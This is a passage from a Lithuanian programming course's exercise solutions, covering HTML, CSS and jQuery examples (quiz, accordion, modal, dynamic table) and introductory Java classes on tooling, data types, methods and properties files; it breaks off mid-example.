
\*/

footer h5{

    padding-top: 20px;

}

Bendras rezultatas naršyklėje turi atrodyti taip:



#### *3 užduotis.* UŽRAŠYKITE CSS KLASES (PARAMETRAI „FLOAT“ IR „CLEAR“).

Bendras rezultatas naršyklėje turi atrodyti taip:







### Mokymosi rezultatas. Programuoti vartotojo užduočių vykdymą naudojant JavaScript kalbą.

#### *1 užduotis.* SUKURKITE TESTĄ, TIKRINANTĮ IR PATEIKIANTĮ TEISINGUS ATSAKYMUS.

Rezultatai:

1.Index.html failas:

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<meta http-equiv="X-UA-Compatible" content="ie=edge">

<title>JS testas</title>

<link rel="stylesheet" href="style.css">

</head>

<body>

<h2>Bootstrap Quiz</h2>

<div id="quiz"></div>

<button id="submit">Submit Quiz</button>

<div id="results"></div>

<script src="script.js"></script>

</body>

</html>

2. Script.js failas:

(function() {

function buildQuiz() {

// we'll need a place to store the HTML output

const output = [];

// for each question...

myQuestions.forEach((currentQuestion, questionNumber) => {

// we'll want to store the list of answer choices

const answers = [];

// and for each available answer...

for (letter in currentQuestion.answers) {

// ...add an HTML radio button

answers.push(

`<label>

<input type="radio" name="question${questionNumber}" value="${letter}">

${letter} :

${currentQuestion.answers[letter]}

</label>`

);

}

// add this question and its answers to the output

output.push(

`<div class="question"> ${currentQuestion.question} </div>

<div class="answers"> ${answers.join("")} </div>`

);

});

// finally combine our output list into one string of HTML and put it on the page

quizContainer.innerHTML = output.join("");

}

function showResults() {

// gather answer containers from our quiz

const answerContainers = quizContainer.querySelectorAll(".answers");

// keep track of user's answers

let numCorrect = 0;

// for each question...

myQuestions.forEach((currentQuestion, questionNumber) => {

// find selected answer

const answerContainer = answerContainers[questionNumber];

const selector = `input[name=question${questionNumber}]:checked`;

const userAnswer = (answerContainer.querySelector(selector) || {}).value;

// if answer is correct

if (userAnswer === currentQuestion.correctAnswer) {

// add to the number of correct answers

numCorrect++;

// color the answers green

answerContainers[questionNumber].style.color = "lightgreen";

} else {

// if answer is wrong or blank

// color the answers red

answerContainers[questionNumber].style.color = "red";

}

});

// show number of correct answers out of total

resultsContainer.innerHTML = `${numCorrect} out of ${myQuestions.length}`;

}

const quizContainer = document.getElementById("quiz");

const resultsContainer = document.getElementById("results");

const submitButton = document.getElementById("submit");

const myQuestions = [

{

question: "The Bootstrap grid system is based on how many columns?",

answers: {

a: "6",

b: "8",

c: "12"

},

correctAnswer: "c"

},

{

question: "Which class is used to create a big box for calling extra attention?",

answers: {

a: ".bigbox",

b: ".jumbo",

c: ".jumbotron"

},

correctAnswer: "c"

},

{

question: "Bootstrap is mobile-first",

answers: {

a: "true",

b: "false",

},

correctAnswer: "a"

}

];

// display quiz right away

buildQuiz();

// on submit, show results

submitButton.addEventListener("click", showResults);

})();

3. Style.css failas

body{

font-size: 20px;

font-family: sans-serif;

color: #333;

}

.question{

font-weight: 600;

}

.answers {

margin-bottom: 20px;

}

.answers label{

display: block;

}

#submit{

font-family: sans-serif;

font-size: 20px;

background-color: #279;

color: #fff;

border: 0px;

border-radius: 3px;

padding: 20px;

cursor: pointer;

margin-bottom: 20px;

}

#submit:hover{

background-color: #38a;

}

#### *2 užduotis.* SUKURKITE DINAMIŠKĄ SĄVOKŲ SĄRAŠĄ.

Rezultatai:

1.Index.html

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<meta http-equiv="X-UA-Compatible" content="ie=edge">

<link rel="stylesheet" href="style.css">

<title>WEB technologies</title>

</head>

<body>

<h1>WEB technologies</h1>

<div class="accordion">

<div class="accordion-header">HTML</div>

<div class="accordion-content">HTML is the standard markup language for creating Web pages.</div>

<div class="accordion-header">CSS</div>

<div class="accordion-content">CSS stands for Cascading Style Sheets.CSS describes how HTML elements are to be displayed on screen, paper, or in other media.</div>

<div class="accordion-header">JavaScript</div>

<div class="accordion-content">JavaScript is a scripting or programming language that allows you to implement complex things on web pages</div>

</div>

<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/jquery.js"></script>

<script src="script.js"></script>

</body>

</html>

2. Script.js

$(".accordion").on("click", ".accordion-header", function() {

$(this).toggleClass("active").next().slideToggle();

});

3. Style.css

html {

min-height: 100%;

font-family: 'Nunito', sans-serif;

-webkit-font-smoothing: antialiased;

}

body {

background: linear-gradient(to bottom right, #56ab2f, #a8e063);

line-height: 1.5;

}

h1 {

font-weight: 200;

font-size: 3rem;

color: white;

text-align: center;

}

.accordion {

background: linear-gradient(to bottom right, white, #F8F8F8);

max-width: 400px;

background: white;

margin: 0 auto;

box-shadow: 0 15px 20px -15px rgba(0, 0, 0, 0.3), 0 35px 50px -25px rgba(0, 0, 0, 0.3), 0 85px 60px -25px rgba(0, 0, 0, 0.1);

}

.accordion-header {

border-bottom: 1px solid #DDE0E7;

color: #2a313a;

cursor: pointer;

font-weight: 700;

padding: 1.5rem;

}

.accordion-header:hover {

background: #F6F7F9;

}

.accordion-content {

display: none;

border-bottom: 1px solid #DDE0E7;

background: #F6F7F9;

padding: 1.5rem;

color: #4a5666;

}

.accordion-header::before {

content: '';

vertical-align: middle;

display: inline-block;

width: .75rem;

height: .75rem;

border-radius: 50%;

background-color: #B1B5BE;

margin-right: .75rem;

}

.active.accordion-header::before {

background-color: #d66d75 ;

}

#### *3 užduotis.* SUKURKITE IŠŠOKANTĮ LANGĄ (MODAL BOX).

Rezultatai:

1. Index.html

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<meta http-equiv="X-UA-Compatible" content="ie=edge">

<link rel="stylesheet" href="style.css">

<title>Modal jQuery</title>

</head>

<body>

<h1>Modal</h1>

<div class="overlay"></div>

<div class="modal">

<h2>Modal Box</h2>

<p>Lorem ipsum dolor sit amet consectetur adipisicing elit. Corrupti perspiciatis magnam eum sed similique rerum laboriosam amet adipisci explicabo ipsa.</p>

<button class="close">Close</button>

</div>

<button class="open">Open</button>

<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/jquery.js"></script>

<script src="script.js"></script>

</body>

</html>

2. Script.js

$(".open").on("click", function () {

$(".overlay, .modal").addClass("active");

});

$(".close, .overlay").on("click", function () {

$(".overlay, .modal").removeClass("active");

});

$(document).keyup(function (e) {

if (e.keyCode === 27) {

$(".overlay, .modal").removeClass("active");

}

});

3. Style.css

html {

min-height: 100%;

font-family: 'Nunito', sans-serif;

-webkit-font-smoothing: antialiased;

}

body {

background: linear-gradient(to bottom right, #30cfd0, #f6d365);

line-height: 1.5;

text-align: center;

}

h1 {

font-weight: 200;

font-size: 3rem;

color: white;

text-align: center;

}

.overlay {

position: fixed;

top: 0;

left: 0;

width: 100%;

height: 100%;

background: rgba(0, 0, 0, 0.5);

opacity: 0;

transition: .5s ease;

z-index: -1;

}

.overlay.active {

opacity: 1;

z-index: 2;

}

.modal {

max-height: calc(100% - 100px);

position: fixed;

top: 50%;

left: 50%;

max-width: 450px;

transform: translate(-50%, -50%);

color: #4a5666;

background: linear-gradient(to bottom right, white, #F8F8F8) !important;

box-shadow: 0 15px 20px -15px rgba(0, 0, 0, 0.3), 0 35px 50px -25px rgba(0, 0, 0, 0.3), 0 85px 60px -25px rgba(0, 0, 0, 0.1);

z-index: 3;

visibility: hidden;

opacity: 0;

transition: .5s ease;

}

.modal h2 {

margin: 0;

font-weight: 400;

padding: 1rem;

border-bottom: 1px solid #DDE0E7;

}

.modal p {

padding: 1rem;

}

.modal.active {

visibility: visible;

opacity: 1;

}

button {

display: inline-block;

background: rgba(10, 20, 30, .3);

border: 1px solid transparent;

color: white;

text-decoration: none;

font-size: 1.2rem;

padding: 1rem 2rem;

border-radius: 45px;

margin: .25rem 0;

vertical-align: middle;

line-height: 1;

overflow: visible;

white-space: nowrap;

cursor: pointer;

}

button:hover {

border: 1px solid rgba(255, 255, 255, .8);

color: white;

background: rgba(255, 255, 255, .1);

}

button.close {

margin: 0 0 1rem;

background: #FC6468;

}

button.close:hover {

border: 1px solid #FC6468;

color: #FC6468;

background: transparent;

}

*4 užduotis.* SUKURKITE DINAMIŠKĄ LENTELĘ SU GALIMYBE PRIDĖTI IR PAŠALINTI LENTELĖS EILUTES.

Rezultatai:

1. index.html

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="utf-8">

<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.2.1/css/bootstrap.min.css" integrity="sha384-GJzZqFGwb1QTTN6wy59ffF1BuGJpLSa9DkKMp0DgiMDm4iYMj70gZWKYbI706tWS"

crossorigin="anonymous">

<title>Add/Remove Table Rows Dynamically</title>

</head>

<body>

<div class="container">

<div class="row mt-5">

<div class="col-10 offset-1">

<form>

<div class="form-group">

<input type="text" id="name" placeholder="Name">

<input type="text" id="email" placeholder="Email Address">

<input type="button" class="add-row btn btn-info" value="Add Row">

</div>

</form>

<table class="table table-striped">

<thead class="bg-info">

<tr>

<th>Select</th>

<th>Name</th>

<th>Email</th>

</tr>

</thead>

<tbody>

<tr>

<td><input type="checkbox" name="record"></td>

<td>Name </td>

<td>name.surname@mail.com</td>

</tr>

</tbody>

</table>

<button type="button" class="delete-row btn btn-danger">Delete Row</button>

</div>

</div>

</div>

<script src="https://code.jquery.com/jquery-3.3.1.slim.min.js" integrity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo"

crossorigin="anonymous"></script>

<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.6/umd/popper.min.js" integrity="sha384-wHAiFfRlMFy6i5SRaxvfOCifBUQy1xHdJ/yoi7FRNXMRBu5WHdZYu1hA6ZOblgut"

crossorigin="anonymous"></script>

<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.2.1/js/bootstrap.min.js" integrity="sha384-B0UglyR+jN6CkvvICOB2joaf5I4l3gm9GU6Hc1og6Ls7i6U/mkkaduKaBhlAXv9k"

crossorigin="anonymous"></script>

<script src="script.js"></script>

</body>

</html>

2. script.js

$(".add-row").on("click", function () {

var name = $("#name").val();

var email = $("#email").val();

$("#name, #email").val("");

var markup = "<tr><td><input type='checkbox' name='record'></td><td>" + name + "</td><td>" + email + "</td></tr>";

$("table tbody").append(markup);

});

$(".delete-row").on("click", function (){

$("table tbody").find('input[name="record"]').each(function () {

if ($(this).is(":checked")) {

$(this).parents("tr").remove();

}

});

});

**2.** **Kompetencija. Kurti tipinę programinę įrangą.**

**2.1.** **Mokymosi rezultatas. Naudoti pasirinktos programavimo kalbos įrankius ir sintaksę.**

*1 užduotis*. WINDOWS, MAC ARBA LINUX OPERACINĖJE SISTEMOJE ĮSIDIEKITE JRE (JAVA RUNTIME ENVIRONMENT.

JRE diegimo paketą siunčiames iš:

1. Oracle (2019). *Java SE Downloads*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.oracle.com/technetwork/java/javase/downloads/index.html.>

Diegimo ir konfigūravimo instrukcijos įvairioms JRE platformoms:

2. Oracle (2019). *Java Platform, Standard Edition Documentation*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/en/java/javase.>

Patikriname komandų eilutėje JRE versiją: java -version

*2 užduotis*. WINDOWS, MAC ARBA LINUX OPERACINĖJE SISTEMOJE ĮSIDIEKITE JDK (JAVA DEVELOPMENT KIT).

JDK diegimo paketą siunčiames iš:

1. Oracle (2019). *Java SE Downloads*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.oracle.com/technetwork/java/javase/downloads/index.html.>

Diegimo ir konfigūravimo instrukcijos įvairioms JDK platformoms:

2. Oracle (2019). *Java Platform, Standard Edition Documentation*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/en/java/javase.>

Patikriname komandų eilutėje JDK versiją: javac –version

3 *užduotis*. NAUDOJANT TEKSTINĮ REDAKTORIŲ (PAVYZDŽIUI: NOTEPAD++) SUKURKITE JAVA PROJEKTĄ SU VIENA JAVA KLASE HELLOWORLD.JAVA.

Tekstinio redaktoriaus notepad++ diegimo paketą galite atsiųsti iš čia:

1. Don Ho (2019). *Notepad++ download*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://notepad-plus-plus.org/download.>

Pilnas klasės HelloWorld turinys:

package com.oracle.javabasics;

public class HelloWorld {

public static void main(String[] args) {

System.out.println("Hello World! (Text editor)");

}

}

Sukurtą klasę patalpiname kataloge com/oracle/javabasics, kur com yra pagrindinis katalogas, o oracle ir javabasics yra vidiniai katalogai. Daugiau informacijos apie Java paketų pavadinimus ir katalogų struktūrą rasite čia:

2. Oracle (2019). *Lesson: Packages*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/tutorial/java/package/index.html.>

*4 užduotis.* NAUDOJANT INTEGRUOTĄ KŪRIMO APLINKĄ (PAVYZDŽIUI: ECLIPSE) SUKURKITE JAVA PROJEKTĄ SU VIENA JAVA KLASE HELLOWORLD.JAVA.

Integruotos kūrimo aplinkos Eclipse diegimo paketą galite atsiųsti iš čia:

1. Eclipse (2019). *Download Eclipse Technology that is right for you*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.eclipse.org/downloads.>

Java projekto kūrimo ir konfigūracijos instrukcija:

2. JavaTutorialHQ (2019). *First Java programm*. [žiūrėta 2019-05-27]. Prieiga per internetą <http://javatutorialhq.com/java/java-hello-world.>

Pilnas klasės HelloWorld turinys:

package com.oracle.javabasics;

public class HelloWorld {

public static void main(String[] args) {

System.out.println("Hello World! (IDE)");

}

}

*5 užduotis*. NAUDOJANT JAVA KOMANDINĖS EILUTĖS ĮRANKIUS JAVAC IR JAVA, SURINKITE IR PALEISKITE UŽDUOTYJE PARAŠYTĄ HELLOWORLD PROGRAMĄ.

Javac ir java įrankių aprašymą rasite čia:

Oracle (2019). *JDK Tools and Utilities*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/8/docs/technotes/tools/index.html.>

Dirbame operacinės sistemos komandinėje eilutėje. Programos surinkimui naudojame komandą javac com/oracle/javabasics/HelloWorld.java (kur com/oracle/javabasics yra projekto katalogai), o surinktos programos paleidimui naudojame komandą java com.oracle.javabasics.HelloWorld.

*6 užduotis*. NAUDOJANT JAVA KOMANDINĖS EILUTĖS ĮRANKIUS JDEPS IR JAVAP, PATIKRINKITE UŽDUOTYJE PARAŠYTOS HELLOWORLD PROGRAMOS PRIKLAUSOMYBES IR PAŽIŪRĖKITE PROGRAMOS „BYTE” KODĄ.

Jdeps ir javap įrankių aprašymą rasite čia:

1. Oracle (2019). *JDK Tools and Utilities*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/8/docs/technotes/tools/index.html.>

Dirbame operacinės sistemos komandinėje eilutėje. Programos priklausomybių patikrinimui naudojame komandą jdeps com/oracle/javabasics/HelloWorld.class. Programos “byte” kodą galite pažiūrėti su komanda javap -v com/oracle/javabasics/HelloWorld.

*7 užduotis*. NAUDOJANT JAVA KOMANDINĖS EILUTĖS ĮRANKĮ JAR SUKURKITE UŽDUOTYJE PARAŠYTOS HELLOWORLD PROGRAMOS PALEIDŽIAMĄ ARCHYVĄ.

Jar įrankio aprašymą rasite čia:

1. Oracle (2019). *JDK Tools and Utilities*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/8/docs/technotes/tools/index.html.>

Dirbame operacinės sistemos komandinėje eilutėje. Surinkti paleidžiamą jar archyvą galite su komanda:

jar cfe HelloWorld.jar com.oracle.javabasics.HelloWorld com/oracle/javabasics/HelloWorld.class

Java Classpath parametras ir classloader

*8 užduotis*. NAUDOJANT TEKSTINĮ REDAKTORIŲ SUKURKITE JAVA PROJEKTĄ SU VIENA JAVA KLASE JAVACLASSPATH.JAVA.

Kodo surinkimui naudojame komandą javac JavaClasspath.java. Kodo paleidimui naudojame komandą java -classpath <absoliutus kelias į jūsų projekto katalogą> com.javabasics.JavaClasspath. Papildoma informacija apie Java Classpath:

1. Wikipedia (2019). *Classpath (Java)*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://en.wikipedia.org/wiki/Classpath_(Java).>

2. Oracle (2019). *Lesson: The Platform Environment*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/tutorial/essential/environment/paths.html.>

*9 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAELEMENTS.JAVA.

package javabasics;

public class JavaElements {

private final String NAME = "JAVA ELEMENTS";

private String elementsDescription;

public static int counter = 0;

public static void main(String[] args) {

String elementName = "Hello World";

}

public static void printAll(){

//TODO

}

}

Papildomai galite paskaityti:

Oracle (2019). *Classes*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/tutorial/java/javaOO/classes.html.>

*10 užduotis*. PAPILDYKITE JAVAELEMENTS PROGRAMĄ KODO KOMENTARAIS.

package javabasics;

/\*

\* This class is for describing class elements:

\* 1. Local constant

\* 2. Object variables

\* 3. Static class variables

\* 4. Local method variables

\*/

public class JavaElements {

// Local constant

private final String NAME = "JAVA ELEMENTS";

// Object variable

private String elementsDescription;

// Static class variable

public static int counter = 0;

public static void main(String[] args) {

// Local method variable

String elementName = "Hello World";

}

/\*\*

\* Prints an array of characters. The characters are converted into bytes

\* according to the platform's default character encoding.

\*

\* @since 1.8

\*

\* @param charArray The array of chars to be printed

\*/

public static void printAll(char [] charArray){

// TODO

}

}

Papildomai galite paskaityti:

JavaAtPoint (2019). *Java Comments*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.javatpoint.com/java-comments.>

*11 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAEXPRESSIONSSTATEMENTSVARIABLES.JAVA.

package javabasics;

public class JavaExpressionsStatementsVariables {

public static void main(String[] args) {

/\*Variables names: anByte and anInt\*/

byte anByte = 56;

int anInt = 10;

/\*Expressions: name = "Dave" and age = 20\*/

String name = "Dave";

int age = 20;

/\*Statements\*/

int result = age + anInt;

System.out.println(name + ": " + result);

}

}

Papildomai galite paskaityti:

1. Oracle (2019). *Expressions, Statements, and Blocks*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/tutorial/java/nutsandbolts/expressions.html.>

2. Oracle (2019). *Variables*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/tutorial/java/nutsandbolts/variables.html.>

*12 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAOPERATORS.JAVA.

package javabasics;

public class JavaOperators {

public static void main(String[] args) {

/\*Initialise two variables\*/

int numberOne = 100;

int numberTwo = 50;

/\*Operator + \*/

int addResult = numberOne + numberTwo;

/\*Operator - \*/

int minusResult = numberOne - numberTwo;

/\*Operator \* \*/

int multiplicationResult = numberOne \* numberTwo;

/\*Operator / \*/

int divisionResult = numberOne / numberTwo;

/\*Operator ++ \*/

int incrementResult = ++numberOne;

/\*Operator -- \*/

int decrementResult = --numberTwo;

}

}

Papildomai galite paskaityti:

Oracle (2019). *Summary of Operators*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/tutorial/java/nutsandbolts/opsummary.html.>

*13 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAPRIMITIVESDATATYPES.JAVA.

package javabasics;

public class JavaPrimitivesDataTypes {

/\*Primitives data types\*/

static byte primitiveByte;

static short primitiveShort;

static int primitiveInt;

static long primitiveLong;

static float primitiveFloat;

static double primitiveDouble;

static char primitiveChar;

static boolean primitiveBoolean;

public static void main(String[] args) {

/\*Data types default size\*/

System.out.println(primitiveByte);

System.out.println(primitiveShort);

System.out.println(primitiveInt);

System.out.println(primitiveLong);

System.out.println(primitiveFloat);

System.out.println(primitiveDouble);

System.out.println(primitiveChar);

System.out.println(primitiveBoolean);

/\*Data types range\*/

System.out.println("Byte value <Min, Max>: <"

+Byte.MIN\_VALUE + ", " + Byte.MAX\_VALUE + ">");

System.out.println("Short value <Min, Max>: <"

+Short.MIN\_VALUE + ", " + Short.MAX\_VALUE + ">");

System.out.println("Int value <Min, Max>: <"

+Integer.MIN\_VALUE + ", " + Integer.MAX\_VALUE + ">");

System.out.println("Long value <Min, Max>: <"

+Long.MIN\_VALUE + ", " + Long.MAX\_VALUE + ">");

System.out.println("Float value <Min, Max>: <"

+Float.MIN\_VALUE + ", " + Float.MAX\_VALUE + ">");

System.out.println("Double value <Min, Max>: <"

+Double.MIN\_VALUE + ", " + Double.MAX\_VALUE + ">");

System.out.println("Char value <Min, Max>: <"

+Character.MIN\_VALUE + ", " + Character.MAX\_VALUE + ">");

System.out.println("Boolean value <Min, Max>: <"

+Boolean.TRUE + ", " + Boolean.FALSE + ">");

}

}

*14 užduotis*. SUKURKITE JAVA KLASĘ VARDU : JAVANONPRIMITIVESDATATYPES.JAVA.

package javabasics;

public class JavaNonPrimitivesDataTypes {

public static void main(String[] args) {

/\*String type object\*/

String text = "Java is a popular programming language, created in 1995. \n"

+"It is owned by Oracle, and more than 3 billion devices run Java.";

System.out.println(text);

/\*String type object reference\*/

String textObjectReference = text.getClass().getSimpleName() + "@"

+ Integer.toHexString(System.identityHashCode(text));

System.out.println("String object reference: " + textObjectReference);

/\*Array type object\*/

int [] intArray = {10, 45, 89, 65, 78, 23};

/\*Array type object reference\*/

System.out.println("Array object reference: " + intArray);

}

}

*15 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAMETHODS.JAVA.

package javabasics;

public class JavaMethods {

public static void main(String[] args) {

int numberOne = 100;

int numberTwo = 50;

int resultOne = addResult(numberOne, numberTwo);

int resultTwo = substractResult(numberOne, numberTwo);

int resultThree = multiplyResult(numberOne, numberTwo);

int resultFour = divideResult(numberOne, numberTwo);

System.out.println("numberOne + numberTwo: " + resultOne);

System.out.println("numberOne - numberTwo: " + resultTwo);

System.out.println("numberOne \* numberTwo: " + resultThree);

System.out.println("numberOne / numberTwo: " + resultFour);

}

public static int addResult(int numberOne, int numberTwo){

return numberOne + numberTwo;

}

public static int substractResult(int numberOne, int numberTwo){

return numberOne - numberTwo;

}

public static int multiplyResult(int numberOne, int numberTwo){

return numberOne \* numberTwo;

}

public static int divideResult(int numberOne, int numberTwo){

return numberOne / numberTwo;

}

}

*16 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAMETHODSOVERLOAD.JAVA.

package javabasics;

public class JavaMethodsOverload {

public static void main(String[] args) {

countArea(12, 12);

countArea(12);

countArea(20, 10, 15);

}

public static void countArea(double sideOne, double sideTwo){

double result = sideOne \* sideTwo;

System.out.printf("Square/rectangle area is: %.2f%n", result);

}

public static void countArea(double radius){

double result = Math.PI \* (radius \* radius);

System.out.printf("Circle area is: %.2f%n", result);

}

public static void countArea(double baseOne, double baseTwo, double height){

double result = ((baseOne + baseTwo) / 2) \* height;

System.out.printf("Trapezoid area is: %.2f%n", result);

}

}

**2.2.** **Mokymosi rezultatas. Kurti nesudėtingą programinį kodą.**

*1 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAPROPERTIESWRITE.JAV.

package javasimple;

import java.io.FileOutputStream;

import java.io.IOException;

import java.io.OutputStream;

import java.util.Properties;

public class JavaPropertiesWrite {

public static void main(String[] args) {

Properties prop = new Properties();

OutputStream output = null;

try {

output = new FileOutputStream("config.properties");

// Set the properties value

prop.setProperty("database", "localhost");

prop.setProperty("dbuser", "java");

prop.setProperty("dbpassword", "java\_password");

// Save properties to project root folder

prop.store(output, null);

} catch (IOException io) {

io.printStackTrace();

} finally {

if (output != null) {

try {

output.close();

} catch (IOException e) {

e.printStackTrace();

}

}

}

}

}

}

*2 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAPROPERTIESREAD.JAVA.

package javasimple;

import java.io.FileInputStream;

import java.io.IOException;

import java.io.InputStream;

import java.util.Properties;

public class JavaPropertiesRead {

public static void main(String[] args) {

Properties prop = new Properties();

InputStream input = null;

try {

input = new FileInputStream("config.properties");

// Load a properties file

prop.load(input);

// Set the property value and print it out

System.out.println("Database address: " + prop.getProperty("database"));

System.out.println("Database user name: " + prop.getProperty("dbuser"));

System.out.println("Database user password: " + prop.getProperty("dbpassword"));

} catch (IOException ex) {

ex.printStackTrace();

} finally {

if (input != null) {

try {

input.close();

} catch (IOException e) {

e.printStackTrace();

}

}

}

}

}

*3 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVADATACONVERT.JAVA.

package javasimple;

public class JavaDataConvert {

public static void main(String[] args) {

/\*Widenning java data convert\*/

byte byteValue = 100;

System.out.println("Byte number: " + byteValue);

/\*Byte to short conversion\*/

short shortValue = byteValue;

System.out.println("Byte to short conversion: " + shortValue);

/\*Short to int conversion\*/

int intValue = shortValue;

System.out.println("Short to int conversion: " + intValue);

/\*Int to Long conversion\*/

long longValue = intValue;

System.out.println("Int to Long conversion: " + longValue);

char charValue = '@';

System.out.println("Char: " + charValue);

/\*Char to int conversion\*/

int intFromChar = charValue;

System.out.println("Char to int conversion: " + intFromChar);

/\*Char to long conversion\*/

long longFromChar = charValue;

System.out.println("Char to long conversion: " + longFromChar);

double doubleVariable = 10.45f;

/\*Long to float conversion\*/

float floatFromLong = longValue;

System.out.println("Long to float conversion: " + floatFromLong);

/\*Int to double conversion\*/

double doubleFromInt = intValue;

System.out.println("Int to double conversion: " + doubleFromInt);

/\*Float to double conversion\*/

double doubleFromFloat = doubleVariable;

System.out.println("Float to double conversion: " + doubleFromFloat);

/\*Narrowing java data convert\*/

double doubleNumber = 100.7;

long longNumber = (long) doubleNumber;

int intNumber = (int) doubleNumber;

System.out.println("Double number: " + doubleNumber);

System.out.println("Double to long conversion: " + longNumber);

System.out.println("Double to int conversion: " + intNumber);

checkInstance(doubleNumber);

checkInstance(intValue);

}

public static void checkInstance(Number number) {

if (number instanceof Double) {

System.out.println("Number is a Double");

} else if(number instanceof Integer) {

System.out.println("Number is an Integer");

}

if (number instanceof Comparable) {

System.out.println("Number is comparable");

}

}

}

Papildomai galite paskaityti:

MRBool (2019). *Java Data Type Conversion*. [žiūrėta 2019-05-27]. Prieiga per internetą <http://mrbool.com/java-data-type-conversion/29257.>

*4 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAAUTOBOXINGUNBOXING.JAVA.

package javasimple;

public class JavaAutoboxingUnboxing {

public static void main(String[] args) {

/\*Autoboxing\*/

int intPrimitiveNumber = 36;

Integer intToObject = intPrimitiveNumber;

System.out.println("Primitive int number: " + intPrimitiveNumber);

System.out.println("Boxed primitive int number: " + intToObject);

checkInstance(intToObject);

double doublePrimitiveNumber = 12.48;

Double doubleToObject = doublePrimitiveNumber;

System.out.println("Primitive double number: " + doublePrimitiveNumber);

